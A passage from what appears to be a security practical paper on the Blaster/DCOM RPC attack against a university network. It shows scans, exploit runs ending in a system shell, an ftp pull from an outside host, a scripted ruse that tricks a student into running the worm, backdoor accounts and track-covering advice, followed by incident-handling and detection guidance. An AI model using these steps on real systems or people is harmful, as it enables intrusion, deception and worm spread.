the infected file.

Once the user host is infected, the infection will reach the main core switch (5500) where links to other networks reside for example the link to Internet 2 that may infect all other universities on the country. Once the exploit traffic reaches the Cisco router 7500 where the Internet access resides, all other campuses may be compromised by the infection because of the delta. At this point, the massive infection is successful.

## Part 4 - Stages of the Attack:

This section will be based on the Project Plan presented in Part 1. Each milestone is a stage of the attack. The project plan includes the 5 stages of a common attack that are (Reconnaissance, scanning, Exploiting the system, keeping access, covering track) plus other milestones that were covered in the previous section or will be covered in future sections. As mentioned before, the attack will be divided in two phases, one external and one internal.

### Reconnaissance

Reconnaissance is the first step of any attack. The purpose of this stage is to map out the target network looking for ways into their systems to compromise them. The attacker will try to list all the systems on the target network, then to list all possible vulnerabilities on target systems.

There are two types of reconnaissance, passive (explained on this section) and active also known as scanning (explained on following section).

To exploit a network or a single system, the attacker must have some basic and general knowledge about the target network. First the attacker needs to pick a company then he has to find out the target's name and where it's located on Internet. One of the most popular passive reconnaissance is information gathering, on this paper the attacker had covered almost this stage of the attack; remember the attacker works for University.

The attacker knows the place where all students buy their laptops (laptop is a prerequisite to ingress to University). The attacker will go to that place to see what kind of hardware and operative systems have these laptops.

The attacker asks for all the information to the seller including the operative system. Now the attacker knows that almost all the students ask for a laptop with windows XP that are vulnerable hosts for the internal exploit.

Other method used to gather general information is a simple nslookup to find IP address of the main servers like web or mail server. For example:

```
[root@lopitos blaster]#nslookup
```

```
Default Server:   foo.domain.com
Address:          x.x.x.x
```

```
> set type=mx
> university.edu
Server:   foo.domain.com
Address:  x.x.x.x
```

```
Non-authoritative answer:
university.edu           MX preference = 5, mail exchanger =
avserver.university.edu
university.edu           MX preference = 10, mail exchanger =
university.edu
```

```

university.edu      MX preference = 3, mail exchanger =
avgateway.university.edu

university.edu      nameserver = dns3.university.edu
university.edu      nameserver = dns4.university.edu
university.edu      nameserver = dns1.university.edu
university.edu      nameserver = dns2.university.edu
avgateway.university.edu      internet address = x.x.45.245
avserver.university.edu      internet address = x.x.45.118
university.edu      internet address = x.178.45.230
university.edu      internet address = x.x.45.231
university.edu      internet address = x.x.45.229
dns1.university.edu      internet address = x.x.1.15
dns2.university.edu      internet address = x.x.80.5
dns3.university.edu      internet address = x.x.249.16
>exit
[root@lopitos blaster]#nslookup

Server:   foo.comain.com
Address:  x.x.x.x

DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
Name:     www.university.edu
Address:  x.x.45.76

```

From the information gathered the attacker could assume the majority of the servers reside on the same subnet (x.x.45.0), so the scan will be based to this subnet to find a vulnerable system for the external exploit. The scan should be done to more than these IP address found because these hosts can be a Solaris or AIX box or other operative system not vulnerable.

The reader can make an ARIN search for valid domains at <http://www.arin.net>. This gives you information such IP address range assigned to the target.

## Scanning

Once the target information has been gathered, the attacker has enough information to actively scan the target; he then probes the systems to find out more information like: key operative systems (vulnerable), ports that are opened, accessible hosts, locations of routers and firewalls if there is one, services, etc. The more information gathered the easier the attack will be when the time comes. The way all this works is: if the attacker succeeds in the exploit he will move on to the next step, if not, he will move back to obtain more information and repeat the process; he gathers a little, tests the exploit and works like this until he access the target.

The attacker can send and ICMP echo request (Ping) and wait for a response or make a *traceroute* on Unix or a *tracert* on windows to send a series of packets with shorts TTL values to map the network, this way the attacker will determine which addresses have live machines and develop a map of the target network (network mapping) to give him the “lay of the land”.

Nmap is another perfect tool to make ping sweeping or port scanning. Nmap is a very flexible free tool useful to scan network hosts in order to know their services offered. Nmap is useful to find out open ports sending packets with several TCP options that also will guess what operative system is running on the target device. The output is a list of services and its state; for example: *closed* means rejected packet, *filtered* means dropped packet, *open* means accepted packet. Nmap options are shown below, taken from the nmap manual page:

```
-sS TCP SYN stealth port scan
-sT TCP connect() port scan
-sU UDP port scan
-sP ping scan (Find any reachable machines)
-sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
-sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
-O Use TCP/IP fingerprinting to guess remote operating system
-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
-F Only scans ports listed in nmap-services
-v Verbose. Its use is recommended. Use twice for greater effect.
-P0 Don't ping hosts (needed to scan www.microsoft.com and others)
-Ddecoy_host1,decoy2[,...] Hide scan using many decoys
-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing
policy
-n/-R Never do DNS resolution/Always resolve [default: sometimes
resolve]
-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
-iL <inputfile> Get targets from file; Use '-' for stdin
-S <your_IP>/-e <devicename> Specify source address or network
interface
--interactive Go into interactive mode (then press h for help)
```

The attacker decided to scan the port range 100 – 200 not only the 135/tcp to have more opportunities to find other open ports so the OS fingerprint will be more reliable.

```
[root@lopitos root]# nmap -sS -O -P0 -p 100-200 x.x.45.77
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (x.x.45.77):
```

```
(The 92 ports scanned but not shown below are in state: closed)
```

Port	State	Service
111/tcp	filtered	sunrpc
135/tcp	filtered	loc-srv
136/tcp	filtered	profile
137/tcp	filtered	netbios-ns
138/tcp	filtered	netbios-dgm
139/tcp	filtered	netbios-ssn
161/tcp	filtered	snmp
162/tcp	filtered	snmptrap
199/tcp	open	smux

```
Remote operating system guess: Solaris 8 early access beta through
actual release
```

```
Uptime 155.841 days (since Mon Apr 14 16:54:25 2003)
```

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds

The attacker found the port 135/tcp filtered on the target host, maybe because a personal firewall is installed on the host. Also, this is a Solaris 8 host, so the exploit will not be conducted to this host and a new scanning must be done. The step will be repeated until a vulnerable host is found.

```
[root@lopitos root]# nmap -sS -O -P0 -p 100-200 x.x.45.77
```

Starting nmap V. 3.00 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/) )

Interesting ports on (x.x.45.77):

(The 99 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn

Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds

```
[root@lopitos root]#
```

Now the attacker used a SYN scan and found a possible vulnerable host with port 135/tcp open and with Operative system Windows 2000 or XP. The exploit will be conducted to this particular host.

Now the attacker has to know if this host is vulnerable to the exploit performed on the following section. To do that, nessus will be used. Nessus is a security auditing free tool that can test security devices modules (plug-ins) to attempt to find out vulnerable spots in this case, to exploit. Nessus consists of two parts: a client and a server that can be installed on the same host. Nessus doesn't take anything for granted. If the reader wants to know more about Nessus please refer to: <http://www.nessus.org>



Figure 7 Nessus report

Figure 7 shows the target chosen is really vulnerable to the RPC DCOM exploit. As you can see, Nessus found some other security holes on the target host, but the attacker is only interested on the DCOM RPC vulnerability. For this test, just the plug-in for this vulnerability was chosen. The Figure 8 shows the specifications of the plug-in




Figure 7.1 Nessus Plug-in

Now that the attacker knows the target IP is a vulnerable host, he will proceed to perform the exploit

## Exploiting the System

This section is divided in two phases, an external and an internal attack. The external attack is to probe the University how vulnerable is the perimeter trusting only in the access list of the router as a firewall [Appendix C]. The internal attack will produce a massive infection in all the University to probe them how bad prepared are they to handle a massive infection.

### **Phase 1: External Attack:**

To perform the external attack, the source code in Appendix A will be compiled to compromise the target hosts identified in the previous sections. The Linux box will be the source of the attack and the list of hosts the destination.

Here is the procedure:

Compile the exploit code with gcc. An a.out file was obtained as the compiled program:

```
[root@lopitos blaster]# gcc code.c
[root@lopitos blaster]#
```

The program has the following options:

```
./a.out <Target ID> <Target IP>
```

Where target ID is the number of the Operative System and the patch level according to the following list:

Targets:

```
0      Windows 2000 SP0 (english)
1      Windows 2000 SP1 (english)
2      Windows 2000 SP2 (english)
3      Windows 2000 SP3 (english)
4      Windows 2000 SP4 (english)
5      Windows XP SP0 (english)
6      Windows XP SP1 (english)
```

And the Target IP is the host to compromise with the exploit.

The scanning made on previous sections didn't give the patch level of the operative systems, so the attacker has to try every option to find what patch level is the correct to exploit the vulnerability. The first attempt was with the option 1 assuming a Windows 2000 host SP1, but wasn't successful as you can see in the following output (connection refused).

```
[root@lopitos blaster]# ./a.out 1 x.x.x.x
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e81674
- Connect: Connection refused
[root@lopitos blaster]#
```

On the next attempt, the attacker assumed a SP2 patch level in the host. This second attempt was successful.

```
[root@lopitos blaster]# ./a.out 2 x.x.x.x
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e81674
- Dropping to System Shell...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
D:\WINNT\system32>
```

Here is where the prompt of the compromised host is returned as a probe. At this moment the buffer overflow was made and the shell code was dropped to the target host as mentioned in the Description section on this paper. Now, the

attacker can exchange commands between hosts or perform some operation for example, with the ftp client obtain a text file indicating the host has been hacked, for example:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\WINNT\system32>ftp x.x.71.88
ftp x.x.71.88
User (x.x.71.88:(none)): alopez
```

The attacker will copy a file to the compromised host (a text file with ftp client) this way the server administrator will know his host has been hacked. The text file has the following information:

```
[root@lopitos blaster]# more hacker.txt
Hello, good morning folks
Your "secure" sever has been hacked, please DO SOMETHING!! to patch the
system
Regards!!!
[root@lopitos blaster]# more hacker.txt
```

### **Phase 2: Internal Attack:**

It's well known by the attacker that almost all students have a laptop (is a prerequisite to ingress to University) and that almost all computers have a Windows base platform.

The internal attack will consist on a social engineering attack. The objective is to find a "new-ingress" student to cheat, with the final purpose to give him the worm W32.Blaster.worm in a floppy, waiting for the student to execute the file to start the internal infection. This is the conversation:

```
Attacker: Hello, are you a new guy in this University?
Student: yes I'm
Attacker: Oh! Welcome to University! My name is John and I'm from the
          department "Introduction to University", nice to meet you.
Student: Nice to meet you too!!
Attacker: Where are you from?
Student: I'm from Spain
Attacker: The department has an especial gift for all new students; it's a
          cyber gift. It consists of this floppy with a file that will help you to
          understand all the procedures and schedules of the main buildings
          inside this University. Also, this file contains a map that will guide
          through all the campus, this way you would never get lost. The only
          thing you have to do is to insert the floppy in you laptop, copy the
          file to your desktop and double click the file and that's all. What do
          you think?
Student: Sounds interesting!!
Attacker: Sounds great!
Student: OK let me try it!
```



Attacker: Way to go! See you soon  
 Student: Ok see you and thanks for the floppy.  
 Attacker: You're welcome!

Now, the only thing the attacker has to do is to wait for the student to execute the file and let the show begin.

The objective to make a student to start the infection is to cover any sign of the attacker presence in the network.

The next part is to sniff the network to see how the worm is infecting other machines in the network. The author is assuming the attacker has access to an SPAN port to sniff enough information about the worm. The attacker will have a Linux RedHat 8 host with the Symantec ManHunt Intrusion detection to sniff the network. This information obtained by ManHunt will be very useful to the University, because the statistics will demonstrate the damage a worm can cause in the internal network and how they can find the infected hosts.

If the sniffer doesn't show any infection attempt, then the attacker will have to cheat other student making the social engineering attack again.

The next figures show some statistics that probe the internal infection.

8/11/03 6:36:46 PM

Portsweep

(multiple IPs)

(multiple IPs)

14012

Critical

Closed

Customize:

Columns

Filters

Showing: [All Nodes (except standby)]

Events at Selected Incident

Time	Type	Source	Destination	Priority	Event Num
8/11/03 6:30:29 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.145:135	High	11956
8/11/03 6:30:28 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.109:135	High	11955
8/11/03 6:30:28 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.10.246:135	High	11954
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1862	.10.23:135	High	11950
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.58:135	High	11949
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.104:135	High	11948
8/11/03 6:30:26 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.88:135	High	11947
8/11/03 6:30:26 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1849	.10.10:135	High	11945
8/11/03 6:30:25 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2087	.11.107:135	High	11942
8/11/03 6:30:25 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.87:135	High	11941
8/11/03 6:30:24 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1848	.10.9:135	High	11940
8/11/03 6:30:24 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.11.105:135	High	11939
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.84:135	High	11936
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1847	.10.8:135	High	11935
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2080	.11.100:135	High	11934
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	.9.153:1893	.10.235:135	High	11932
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	.12.125:1237	.12.81:135	High	11931
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.10.7:135	High	11930
8/11/03 6:30:21 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2073	.11.93:135	High	11929
8/11/03 6:30:21 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.96:135	High	11928
8/11/03 6:30:20 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1845	.10.6:135	High	11927
8/11/03 6:30:20 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2072	.11.92:135	High	11924
8/11/03 6:30:19 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1844	.10.5:135	High	11922

Figure 8 massive infection detected

The reader can see in the Figure 8 the infection caused by the worm. This statistics was taken only one hour since the first infection attempt and at this moment there are more than 14000 events related to the Microsoft DCOM RPC vulnerability. The main incident is reported as a port sweep because of the port scanning the worms performs to find out more vulnerable host. This is a great example of the power infection the worm blaster has.

Symantec ManHunt gives the network administrator the opportunity to learn about the incident and to know how to mitigate the infection. The Figure 9 is an example of the information gathered from ManHunt once it identifies an infection attempt.




Figure 9 extra information provided

The whole idea to show this statistics is first to know if the infection was successful, and then, to give the University more tools to help them prevent future attack of this type or to detect actual attacks. Remember the purpose of this document is to show the University how to secure its network and to probe that they are really vulnerable but also, to give the University some tools that can use to prevent future attacks like this one.

## Keeping Access

During this stage of the attack, the hacker will install a back door or a Trojan so he can get access again whenever he wants, that is the idea of keeping access. The exploit used on the external attack, installs a shell code to keep access to the system and send commands to the target host. A back door can be an account added to the system; the only problem adding a new account is if the server administrator reviews the server accounts constantly, he will detect the new account; but the attacker will take the chances because maybe the server has a lot of user accounts.

To create users from command line Microsoft has included the addusers.exe utility in the resource kits for Windows 2000 to assist the creation of many users at once and to transfer accounts from one machine to another for more

information please refer to the following link:

<http://techrepublic.com.com/5100-6268-1048122.html>

Here is the syntax and options for the command adduser:

```
addusers [/c|/d{:u}|/e] filename [/t][/s:x] [/?]
[\\computername|domainname] [/p:{l|c|e|d}]
```

Where:

/c creates the accounts that are specified in the input file.  
/d: writes the accounts on the system to the filename specified.  
/d:{filename}:u same as /d: except that the user accounts are written to the file in Unicode text format.  
/p:{cdel} account creation options  
l (L) users don't have to change password at next login.  
c user cannot change passwords  
d the account is created as disabled  
e password never expires  
/e erases users in bulk  
/s:x 'x' delimiter in the data file  
/t sets the Terminal Services property  
/? HELP!

The attacker is assuming this utility from the resource kit is already installed in the compromised host.

First a text file must be created; this file will contain the users that will be added to the compromised system. The file is a comma-delimited text file and its syntax is section-specific for line as follows:

*[Users]  
User Name, Full name, Password, Description, HomeDrive, Homepath, Profile, Script*

*[Global]  
Global Group Name, Comment, UserName, ...*

*[Local]  
Local Group Name, Comment, UserName, ...*

The file users.txt will contain the users to be added, this is the content of the file.

*[User]  
alopez, Alfredo Lopez,,,,,  
ssalas, Sandra Salas,,,D:\,D:\sandy\,,*

*[Global]  
Team, No comments, alopez, ssalas,*

This file must be copied to the target device with the ftp client as the message file copied on last sections. Once copied to the host, just run the command as follows:

Microsoft Windows 2000 [Version 5.00.2195]  
(C) Copyright 1985-1999 Microsoft Corp.

D:\WINNT\system32> addusers /c d:\WINNT\system32\users.txt /p:e

By this time two users have been created.

Any way, there are some cases where the intention of the attacker is not to keep access. These situations are referred as corporate espionage so the attacker gathers the information he wants and leaves the host as it was before the exploit.

## Covering Tracks

When an attacker compromises a specific host, he doesn't want to be traced back to him and of course he doesn't want to be caught.

One of the most common methods to cover tracks is to clean up the log files of the system because the log files keep the information about who accesses the host, when and what, so this is not a good file to preserve.

Other method related to log is just turn off the logging process as soon as access is obtained, this way the attacker will not have to clean up the log files. This is effective but requires a lot of expertise.

The method used to hide tracks is to compromise the target host from a chain of previously compromised system. Instead of directly attacking the host from a single location, the attack will be conducted in a series of hops. After compromising one host, the attacker hops until he achieves his final destination.

To make the trace more difficult, the attacker will compromise hosts in various countries that have different languages time zones, government structures etc.

To gather the hosts from different parts of the world a research on the ARIN site could be done. <http://ws.arin.net/cgi-bin/whois.pl> this link is the text-only search tool to find the IP address range from other companies from all over the world.

Many operative systems like Linux provide its own WHOIS tool that can be used as follows:

```
whois -h hostname identifier -> whois -h whois.arin.net <query string>
```

Also, to cover tracks of the internal attack, the attacker decided to cheat a student. This way the infected file will be executed from the student's laptop and not from the attacker's laptop

## Part 5 - The Incident Handling Process

The incident handling process will prepare the University network administrators to handle further attacks to the Institution but also will show how well prepared is the IT department in general to handle a security incident. Many organizations learn how to respond to an incident after suffering the attack but by this time the attack may have cost more than is necessary. As the reader can see, there are a lot of benefits in desponding on time to an incident so, it should be an integral part of the overall IT policy strategy. Remember than prevention is better than cure, even in IT security.

### Preparation

The best approach to handle a security incident is of course stopping it before it happens. But it's impossible to prevent all security incidents, so the IT administrator must ensure that the impact is minimal at least.

This first step will add policies to the ones already deployed, like internal notifications or information-backups (data bases, email, courses) to ensure a minimal impact and to prepare IT staff. Some of the policies are only concerned about the storage of the information but not about the protection of information. Any University has a lot information to take care for example all the online courses or student information like schedules, payment or academic history. Here are some policies that should be deployed.

- Routinely monitoring network traffic and system performance and analyze them not only from server but also from perimeter routers. The University can use Network Monitoring and Task Manager to monitor system performance, the command *sh proc cpu* to monitor CISCO routers performance, *top* command to monitor UNIX based systems, etc.
- Checking all logs, including intrusion detection logs, operating system event logs and applications specific logs. The University can use Snort (<http://www.snort.org>) that is a free IDS explained before. The Appendix B will show the reader how to analyze logs and traffic traces from IDS as an extra for this paper. Also, all the signatures must be updated.
- Routinely checking and assessing server for vulnerabilities in all environment or to ensure they have the most accurate patch level.
- Create a Computer Security Incident Response Team (CSIRT) [15]. This team is the focal point for dealing with computer security incidents in the environment and should consists of people whose duties are well defined to ensure that no area is left uncovered in the response, for example system and network administrators, help-desk staff, technical services manager and support personnel. Some of its responsibilities are: find security breaches, central point of communication, documenting incidents, analyze and develop new mitigations methods, continually updating current procedures, etc. This team must have enough knowledge regarding all the systems within the University.
- Establishing security trainings programs and training the CSIRT.

- Restrict the use of any computing resource that pertains to the Institution to those having authorization.
- The Institute computing resources should not be used under commercial and personal purposes. For example, installing personal web pages or commercial web pages as a secondary ingress.
- Posting security banners that remain users the correct use of computing resources.
- Controlling access to the organization's confidential data and system resources for example, resetting passwords or to require the employee presents proof of its identity. This could be accomplished by the IT helpdesk.
- Enforcing and implementing complex password policies that shall be issued to authorized users and conduct quarterly password audits on each server. The banners posted will be useful to indicate users like students the "best practices" procedure to implement complex passwords (12 alpha-numeric including special characters). The University can use Loph crack (LC3) available at <http://www.atstake.com/research/lc3> or John the Ripper available at <http://www.openwall.com/john> . These tools will help the IT staff to test its password policies.
- Subscribing to security alerts systems for example Security Focus, SANS, FedCIRC, and Microsoft security alerts.
- To know that alerts are not enough; the security staff should prioritize the vulnerabilities and generate a document in order to document them. A basic classification may be critical, high, medium and low.
- Deploying a mitigation schedule for each vulnerability classification; for example: Critical alerts and vulnerabilities must be fixed immediately and so on.
- One of the most important points in the policy is to ensure that every computing resources is protected by an AntiVirus solution and of course that is updated with the latest virus definition
- Initial assessment: Analyze some traffic output from your network analyzers or NIDS in order to find out if the security staff is dealing with real potential attacks or some false positives. The Appendix B will help the reader to analyze some network traffic patterns. The information given in the alerts mentioned above should be a good base line to compare the traffic that you are analyzing. The initial assessment may take into consideration not only an analysis of threats and vulnerabilities, but also asset valuation, controls and contrameasures currently in place

Some results of this policy should:

- Tell how well prepared is the IT staff in order to handle incidents.
- Recommend what will help the University to improve its Security Posture.
- Lay out a specific plan for improvement; a roadmap.
- Help the University to approach the best practice security posture relative to its industry.



## Identification

The identification may be done in several ways. The following identification time line applies to University when the massive infection occurs. The author assumes 12:00 as the initial infection hour.

30 minutes after: The help desk department received the first notification

50 minutes after: If there is a network-monitoring tool like a sniffer or a NIDS, the presence of massive traffic is reported by the tool. In this case, the University didn't have such tool but the attacker had one. The report is presented latter on this paper.

1 hour after: Because of the excessive network traffic there is an interrupt of the Internet access. The network department is notified of this problem. First investigations are conducted.

1 hour is enough time to identify the incident and to start to notify the responsible of each area to start to mitigate the effects of the attack.

On Blaster worm attack the first identification would be relatively easy.

All users can identify that their machines have a problem because if the worm guesses incorrectly the operative system to compromise but the host is vulnerable, the process `svchost.exe` on the target host will crash. Here the host may become unstable, but the infection will fail. The following message will appear on Windows XP hosts:



Figure 10 error message XP

And the following messages will appear on Windows 2000 hosts.



Figure 11 error message on windows 2000

But if the worm guesses correctly and the remote host is vulnerable, this may cause the host to reboot, after the following message box is displayed on XP hosts.




Figure 12

In addition, if the user has a little experience managing his host he may note the presence of an “unknown” process named mblast.exe. This will appear in the Windows task manager tool like in the Figure 13:




Figure 13

As the reader may know, these are basic identifications procedures; but we have to remember that the first persons to know that something is wrong are the users



by themselves. The users notifications become the first and fast incident identification. This is helpful to IT staff to know if a security incident is happening in the network, but there are some symptoms that can help to identify if a worm, in this case blaster worm is infecting the network. Some of the symptoms are: The presence of unusual TFTP traffic. If network administrator sees scanning for systems listening on TCP port 69, this indicates successfully attacked systems, discarding valid TFP servers.

Just after *svchost.exe* crashes, the operative system may create some files usually called *svchost.exe.mdmp*, *svchost.exe.hdmp* or *user.dmp* that are memory dumps of the process. These files don't make any harm to the host but its presence is a sign that the system is vulnerable to the worm and needs to be patched.

Almost all the networks may experiment load of traffic on switches and routers due the increased traffic on port 135 mainly.

NetFlow protocol [2] can be a powerful tool to identify infected devices; this protocol must be enabled on each CISCO router interface that wants to be monitored. The following examples show how to configure Netflow on CISCO routers to monitor infected hosts.

```
router#conf t
router(config)#interface Fa2/0
router(config-if)# ip route-cache flow
router(config-if)# exit
router# sh ip cache flow | include 0087
```

SrcIf	SrcIPAddress	DstIf	DstIPAddress	Pr	SrcP	DstP	Pkts
Fa2/0	XX.XX.XX.242	Fa1/0	XX.XX.XX.119	06	0B88	0087	1
Fa2/0	XX.XX.XX.242	Fa1/0	XX.XX.XX.169	06	0BF8	0087	1
Fa2/0	XX.XX.XX.204	Fa1/0	XX.XX.XX.63	06	0E80	0087	1
Fa2/0	XX.XX.XX.204	Fa1/0	XX.XX.XX.111	06	0CB0	0087	1
Fa2/0	XX.XX.XX.204	Fa1/0	XX.XX.XX.95	06	0CA0	0087	1
Fa2/0	XX.XX.XX.204	Fa1/0	XX.XX.XX.79	06	0C90	0087	1

Note: Taken from [2]

0087 on destination port (DstP) is 135. The pipe (|) on the show command does the same as the *grep* command on Unix. If the network administrator wants to monitor traffic network related to port 69, change 0087 by 0045; for port 4444 change 0087 by 1156.

One tool that will help to identify the damage of a massive infection like a worm is a network IDS like Snort or Symantec ManHunt. The Figure14 and 15 are an example of how much information the network administrator would have with one of these tools.

8/11/03 6:36:46 PM	Portsweep	(multiple IPs)	(multiple IPs)	14012	Critical	Closed	⊕
--------------------	-----------	----------------	----------------	-------	----------	--------	---

Customize:

Columns

Filters

Showing: [All Nodes (except standby)]

Events at Selected Incident						
Time	Type	Source	Destination	Priority	Event Num	
8/11/03 6:30:29 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.145:135	High	11956	
8/11/03 6:30:28 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.109:135	High	11955	
8/11/03 6:30:28 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.10.246:135	High	11954	
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1862	.10.23:135	High	11950	
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.58:135	High	11949	
8/11/03 6:30:27 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.104:135	High	11948	
8/11/03 6:30:26 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.88:135	High	11947	
8/11/03 6:30:26 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1849	.10.10:135	High	11945	
8/11/03 6:30:25 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2087	.11.107:135	High	11942	
8/11/03 6:30:25 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.87:135	High	11941	
8/11/03 6:30:24 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1848	.10.9:135	High	11940	
